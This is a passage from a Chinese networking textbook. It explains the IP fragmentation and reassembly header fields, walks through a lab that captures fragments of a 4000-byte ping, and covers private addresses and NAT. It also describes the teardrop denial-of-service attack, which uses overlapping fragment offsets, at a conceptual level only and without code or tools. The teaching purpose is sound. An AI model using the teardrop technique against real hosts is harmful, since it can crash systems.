


图 3-7　分片和重组机制

在 IP 首部中与分片和重组机制有关的字段是标识、标志和分片偏移。

(1) 标识(2B)：这个字段唯一地定义了一个数据报。数据报被分片时，这个字段被复制到所有分片中。接收端将具有相同标识的分片重组成一个原始报文。

(2) 标志(3b)：这是一个 3 位字段。第一位保留。第二位是“不分片位”，如果该位值为 1，则路由器不能对该数据报进行分片。在上例中如果主机 H 发出的 4000 字节的 IP 数据报的不分片位设置为 1，路由器会直接丢弃这个报文，并向主机 H 发送一个 ICMP 差错报文。如果不分片位值为 0，则路由器可以根据需要对 IP 数据报进行分片。第三位是“还有分片位”，如果其值为 1，则表示当前报文不是最后一个分片，在该数据报之后还有其他分片；如果其值为 0，则意味着这个数据报是最后一个或唯一的分片。

(3) 分片偏移(13b):表示这个分片的第一个字节在整个数据报中的相对位置。以8字节为度量单位。

下面举例说明IP数据报的分片和重组机制。原始数据报携带了4000字节的数据,路由器为了进行传输,将原始数据报划分为三个分片,原始数据报的标识字段被复制到所有分片当中,如图3-8所示。

接收端发现这三个报文具有相同的标识14 567,于是知道它们属于同一个原始数据报。接下来确定三个分片的次序,分片偏移字段为0的是起始分片。第一个分片的长度为1400字节,因此第二个分片的偏移字段为1400/8=175,如果还有其他分片,可依次确定次序。最后一个分片的"还有分片位"值为0,据此确定最后一个分片。




图3-8 分片举例

训练:捕获、分析IP数据报分片。

第一步:启动Windows XP虚拟机,配置IP地址为192.168.2.3,子网掩码为255.255.255.0。本机IP地址为192.168.2.10。

第二步:在本机执行ping 192.168.2.3 -l 4000命令。-l参数指明本机发送的IP数据报大小为4000字节,这个数值超过以太网的最大报文长度限制1500,因此在本机将对原始数据报进行分片,以下是使用Sniffer捕获到的三个分片。

如图3-9所示,第一个分片标识为15 186,总长度是1500。IP数据报首部长度是20

字节，因此 IP 数据部分长度是 1480 字节，由此可知第二个 IP 数据报的分片偏移字段值为 1480/8＝185，即 0xB9。




图 3-9　第一个分片

如图 3-10 所示，第二个分片的标识也是 15 186，分片偏移为 0xB9。总长度为 1500 字节。IP 首部长度为 20 字节，因此 IP 数据部分长度为 1480 字节，由此可知第三个 IP 数据报的分片偏移字段值为(1480＋1480)/8＝370，即 0x172。




图 3-10　第二个分片

如图 3-11 所示，第三个分片的标识也是 15 186，分片偏移为 0x172。总长度为 1068 字节。IP 首部长度为 20 字节，因此 IP 数据部分长度为 1048 字节。这个数据报的“还有分片位”值为 0，说明这是最后一个分片。




图 3-11　第三个分片

三个分片 IP 数据部分的长度分别为 1480、1480 和 1048 字节，将这三个数值相加得到的结果为 4008，而不是 4000，那么多出的那 8 字节是什么呢？通过 Sniffer 分析第一个分片可知，多出的那 8 字节数据是 ICMP 的首部。

3.3　泪滴攻击

图 3-12 给出的是正常情况下 IP 数据报的分片和重组过程。在发送端 3072 字节的原始数据报被分成三个 1024 字节的分片通过网络传输给接收端，接收端收到这三个分片

之后，根据三个分片的标识、标志和分片偏移字段将这三个分片重新组装成一个原始报文。




图 3-12　正常情况下的分片过程

泪滴攻击也称为分片攻击。它是入侵者伪造数据报文，向目标主机发送含有重叠偏移的畸形数据分片，当数据分片到达目的主机后，在堆栈中重组时，就会导致重组出错，引起协议栈的崩溃。图 3-13 给出的是泪滴攻击的示意图。




图 3-13　泪滴攻击示意图

攻击者发送三个分片，目标主机收到这三个分片之后，发现它们具有相同的标识字段，因此尝试将它们重组成一个原始报文，但由于第一和第二个数据分片具有重叠部分，因此重组失败。如果这类重叠报文数量庞大，就会引起目标主机协议栈崩溃。

3.4　网络地址转换

3.4.1　专用地址

所有 IPv4 地址加在一起总共有 2^{32} 个，这个数字虽然看起来比较庞大，但随着 Internet 规模的快速增长，IP 地址出现不足。

中国的 IPv4 地址主要是通过几大网络运营商和中国互联网络信息中心申请到的。在我国拥有的 IPv4 地址中，运营商手中仍掌握部分 IPv4 地址可以使用，根据运营商网络和业务的不同情况，有的运营商手中的地址可以支撑未来五六年，有的则只能支撑一两年。

如何解决 IP 地址不足的问题呢？因特网权威机构采用专用地址来解决。IP 地址空间中预留出三块地址用做专用地址，见图 3-14。任何组织机构都可以使用这些专用地

址，而不需要获得因特网权威机构的许可，这就解决了地址不足的问题。

前缀	范围	总数
10/8	10.0.0.0~10.255.255.255	2^{24}
172.16/12	172.16.0.0~172.31.255.255	2^{20}
192.168/16	192.168.0.0~192.168.255.255	2^{16}

图 3-14 专用地址

3.4.2 网络地址转换概述

专用地址虽然解决了 IP 地址不足的问题，但由于任何一个组织机构都可以随意地使用专用地址块，这会导致不同机构的主机采用了相同的 IP 地址，即出现 IP 地址冲突。为了防止这种现象的出现，因特网权威机构规定：专用地址只能使用在机构的内部局域网中，而不能出现在外部的因特网上（即路由器不会向外网转发目的 IP 地址为专用地址的数据报）。这样一来地址冲突的问题解决了，但又导致内部主机无法与外网通信的问题。

为了能让使用专用地址的内部主机与外部因特网通信，在路由器上需要开启 NAT 地址转换功能。图 3-15 说明了 NAT 地址转换过程。内部网络使用 192.168.＊.＊ 的专用地址块，内部网络通过 NAT 路由器与外部因特网连接。IP 地址为 192.168.7.1 的内部主机向外网主机发送一个数据报，报文的源 IP 地址为 192.168.7.1。报文到达路由器之后，路由器将源 IP 地址替换为自己的合法地址 200.24.5.8，之后将其转发给外网，此时数据报的源和目的 IP 地址都是合法 IP，因此可以通过因特网传送到目的主机。

